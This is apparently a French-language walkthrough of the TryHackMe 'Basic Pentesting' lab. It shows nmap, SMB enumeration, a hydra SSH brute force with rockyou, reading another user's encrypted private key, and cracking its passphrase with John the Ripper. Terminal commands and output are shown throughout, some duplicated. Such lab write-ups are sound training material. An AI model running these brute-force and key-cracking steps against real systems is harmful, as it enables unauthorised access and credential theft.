


Write-up (version en français)room : Basic Pentesting.

Introduction

La room **Basic Pentesting**(pour cet exercice ip: 10.10.4.64) de TryHackMe est une machine d'entraînement idéale pour s'exercer aux tests d'intrusion sur un environnement simple. L'objectif est d'identifier les vulnérabilités présentes et d'obtenir un accès privilégié à la machine.

Reconnaissance

Nous commençons par un scan de ports pour identifier les services actifs sur la machine cible.


The image shows a screenshot of a Parrot VM desktop environment. The desktop background is a dark blue pattern with a large, stylized white parrot in the center. On the left side, there are icons for 'Parrot', 'ab400n's Home', 'README.license', and 'Trash'. The top menu bar includes 'Archivo', 'Máquina', 'Ver', 'Entrada', 'Dispositivos', and 'Ayuda'. Below the menu bar, there are tabs for 'Applications', 'Places', 'System', and 'Ayuda'. In the bottom left corner, there is a 'Menu' button and several open terminal windows. The active terminal window is titled 'Parrot Terminal' and displays the output of an Nmap scan command:

```
$nmap -sC -sV -A 10.10.4.64
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-10 20:28 CET
Nmap scan report for 10.10.4.64
Host is up (0.026s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|_ 256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_ 256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (ED25519)
80/tcp    open  http           Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.18 (Ubuntu)
139/tcp   open  netbios-ssn    Samba smb 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smb 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
|_ ajp-methods:
|_ Supported methods: GET HEAD POST OPTIONS
8080/tcp  open  http           Apache Tomcat 9.0.7
|_ http-favicon: Apache Tomcat
|_ http-title: Apache Tomcat/9.0.7
Service Info: Host: BASIC2, OS: Linux, CPE: cpe:/o:linux:linux_kernel
```

L'analyse révèle la présence d'un partage SMB, ce qui peut offrir un point d'entrée potentiel.


Identification des vulnérabilités

Nous utilisons smbclient pour lister les partages disponibles, on identifie rapidement un partage intéressant, accessible sans authentification et ensuite nous l'explorons.




Nous trouvons un fichier contenant des informations d'identification.

Ensuite nous analysons le serveur web en visitant 10.10.4.64 dans un navigateur. Puis, nous utilisons gobuster pour rechercher des fichiers et répertoires cachés où on trouve un est on le visite, nous trouvons une page d'administration avec deux fichiers.




Nous allons maintenant essayer une attaque par force brute sur SSH avec hydra :



```
ab4d0r@parrot:~$ hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.10.4.64
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-10 20:40:08
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the ta
sks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries
per task
[DATA] attacking ssh://10.10.4.64:22/
[STATUS] 156.00 tries/min, 156 tries in 00:01h, 14344245 to do in 1532:31h, 14 active
[STATUS] 112.33 tries/min, 337 tries in 00:03h, 14344864 to do in 2128:12h, 14 active
[STATUS] 102.29 tries/min, 716 tries in 00:07h, 14343685 to do in 2337:12h, 14 active
[22] ssh host: 10.10.4.64 login: jan password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-10 20:40:03
ab4d0r@parrot:~$
```

Une fois un mot de passe trouvé, nous tentons une connexion SSH :



```
ab4d0r@parrot:~$ ssh jan@10.10.4.64
Warning: Permanently added '10.10.4.64' (ED25519) to the list of known hosts.
jan@10.10.4.64's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.
```

Nous obtenons un accès utilisateur.

Exploitation détaillée

Une fois connecté via SSH, nous explorons les permissions et les fichiers intéressants.

On retrouve une clé privée SSH, ce qui peut nous permettre de nous connecter en tant qu'un autre utilisateur.

The screenshot shows a Parrot VM terminal window with a file explorer on the left. The terminal displays the following commands and output:

```
drwxr-xr-x 4 root root 4096 Apr 19 2018 ..
-rw-r--r-- 1 kay kay 756 Apr 23 2018 .bash_history
-rw-r--r-- 1 kay kay 220 Apr 17 2018 .bash_logout
-rw-r--r-- 1 kay kay 3771 Apr 17 2018 .bashrc
drwxr-xr-x 2 kay kay 4096 Apr 17 2018 .cache
-rw-r--r-- 1 root kay 119 Apr 23 2018 .lesshst
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .nano
-rw-r--r-- 1 kay kay 655 Apr 17 2018 .profile
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .ssh
-rw-r--r-- 1 root kay 0 Apr 17 2018 .sudo_as_admin_successful
-rw-r--r-- 1 root kay 538 Apr 23 2018 .viminfo
-rw-r--r-- 1 kay kay 57 Apr 23 2018 pass.bak

jan@basic2: /home/kay$ cd .ssh
jan@basic2: /home/kay/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub
jan@basic2: /home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC, 6ABA7DE35CD865070B92C1F760E2FE75

IoNb/ J0q2Pd56E223oAaJxLvhuS21crRr40NGUAnKRxg3+9vn6xcujp2UDuUt1Z
o9dyIEJB4wUZTueBPsmB487RdFVKTOVQrVhty1K2aLy2Lka2Cnfjz8L1v+FMadsN
XRVjw/HRIgcXPY8B7nsA1eiPyxPZH3QOFIY1SPMyv79RC6516fzkdSvXzbdFX
AkAN+3T5FU49AEVKBjTzNLTEBw31mxjv0LXAqIaX5QfXMacIQOUWCHAT1pVxmN
1G4BaG7cVxs1AmPief1x7uN4RuB9N2S4Zp0lPlbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnB/U+dRasu3oxqykLKU2dPseU7rlvPAqa6y+ogK/w0TbnTrkRngKqLQxM1
1IW2ye4yrlETfc275hzVYvh6FkLgtOfaly0bMqG1M+eWVoX0rZPB1v8iYNTDdE
3JRj0qG1Ps01hAMKIRxUPaEr181cz+0LY00Vw2oNL2xKlUgtQpV2jwH04yGdXbfJ
LYW1XxnJJpVmkC6a75pe4ZVxfmMt0QcK4oK01aRGMqLFNwaPxJYV6HauUoVEXN7
bUpo+eLYVs5moStbpDh10NRfnGp1t6bn7Tv77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNbmzYH2NwMppE218mFsaVFCJEC3cdgn5TqUXfh6CJRVzrhdxVY
```


Nous gardons la clé dans notre répertoire puis nous utilisons john pour casser le mot de passe de la clé privée :

The screenshot shows a Parrot VM terminal window with a file explorer on the left. The terminal displays the following commands and output:

```
ab4d0n@parrot: [~/tools/JohnTheRipper/run]
$python3 ssh2john.py /home/ab4d0n/kay_id > /home/ab4d0n/kay_forJohn_hash.txt
ab4d0n@parrot: [~/tools/JohnTheRipper/run]
$cd
ab4d0n@parrot: [-]
$sudo john kay_forJohn_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key (RSA/DSA/EC/OPENSSH 32/64))
Cost 1 (WDF/cipher [0=MD5/AES 1=MD5/3DES 2=crypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax (/home/ab4d0n/kay_id)
lg 0:00:00.00 DONE (2025-03-10 22:09) 9.090g/s 752290p/s 752290c/s 752290C/s beh
lat..hammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
ab4d0n@parrot: [-]
$
```


Une fois le mot de passe trouvé, nous pouvons utiliser la clé privée pour nous connecter :



```
ab4d0n@parrot: ~/tools/JohnTheRipper/run
$python3 ssh2john.py /home/ab4d0n/kay_id > /home/ab4d0n/kay_forJohn_hash.txt
$cd
ab4d0n@parrot: ~/tools/JohnTheRipper/run
$sudo john kay_forJohn_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MDS/AES 1=MDS/3DES 2=BCrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax (/home/ab4d0n/kay_id)
1g 0:00:00.00 DONE (2025-03-10 22:09) 9.090g/s 752290p/s 752290c/s beh
lat..bammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
ab4d0n@parrot: ~
$

kay@basic2: ~
$ssh -i kay_id kay@10.10.4.64
Enter passphrase for key 'kay_id':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
hereareallstrongpasswordthatfollowsthepasswordpolicy$
kay@basic2:~$
```

Nous accédons ainsi à un compte avec des privilèges plus élevés.

Leçons apprises

Cette machine a permis de renforcer l'importance de plusieurs pratiques fondamentales en pentesting, notamment l'exploration des services et l'exploitation de vulnérabilités souvent sous-estimées. Voici les points clés que j'ai appris pendant cet exercice :

L'importance de l'analyse des services SMB : Les partages SMB peuvent souvent exposer des informations sensibles et offrir des points d'entrée sans authentification. Lorsqu'un partage est ouvert sans mot de passe, il est crucial de l'explorer systématiquement pour rechercher des fichiers potentiellement intéressants.

Utilisation de gobuster pour la recherche de répertoires cachés : Le recours à des outils comme gobuster permet d'identifier rapidement des répertoires cachés sur les serveurs

web. L'attaque par brute force ou l'exploration de ces répertoires est une étape cruciale dans l'accès à des ressources non documentées ou protégées.

L'attaque par force brute sur SSH : Hydra est un outil puissant pour tester rapidement plusieurs mots de passe sur des services comme SSH. La gestion des mots de passe faibles ou par défaut reste une vulnérabilité fréquente sur de nombreuses machines et peut permettre un accès complet en cas de succès.

Exploitation des clés SSH : Une fois l'accès SSH acquis, la recherche de clés privées est essentielle pour obtenir des accès supplémentaires, parfois même avec des privilèges plus élevés. Cela montre l'importance de sécuriser les clés privées et d'éviter de les laisser dans des répertoires accessibles par des utilisateurs non autorisés.

Utilisation de John the Ripper pour casser des mots de passe : L'utilisation de John the Ripper sur les clés privées peut permettre de découvrir des mots de passe faibles, facilitant ainsi l'accès à des comptes avec des privilèges plus élevés. Cela démontre l'importance de la complexité des mots de passe pour toute clé privée.

L'élévation de privilèges : Une fois que l'on obtient un accès en tant qu'utilisateur, la recherche de privilèges supplémentaires doit être une priorité. L'accès à des fichiers sensibles ou à des clés privées peut permettre de contourner les restrictions et d'obtenir un accès administrateur, ce qui rend la gestion des droits d'accès encore plus critique.

Ces étapes ont confirmé que le pentesting repose sur une combinaison de reconnaissance minutieuse, d'analyse des services et de l'exploitation des vulnérabilités visibles et cachées. La sécurité des systèmes doit être renforcée à tous les niveaux pour éviter de telles intrusions.